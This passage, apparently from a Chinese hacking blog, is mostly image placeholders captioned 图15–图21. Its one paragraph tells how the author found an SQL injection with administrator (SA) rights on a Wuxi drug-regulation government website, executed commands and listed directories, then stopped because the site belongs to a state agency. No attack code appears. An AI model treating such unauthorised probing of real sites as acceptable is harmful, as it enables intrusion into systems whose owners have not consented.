


图15




图16




图17

记得上文提到搜索是网页标题变成了无锡药监信息网，我直接百度访问之，发现网站风格一模一样！如图22，继续搜索，然后检测，发现还是SA，哈哈，如图23！能执行命令，列目录如图24，25。剩下的就不用说了，你懂得，

由于是国家机关，就不搞了。




图18




图19




图20




图21

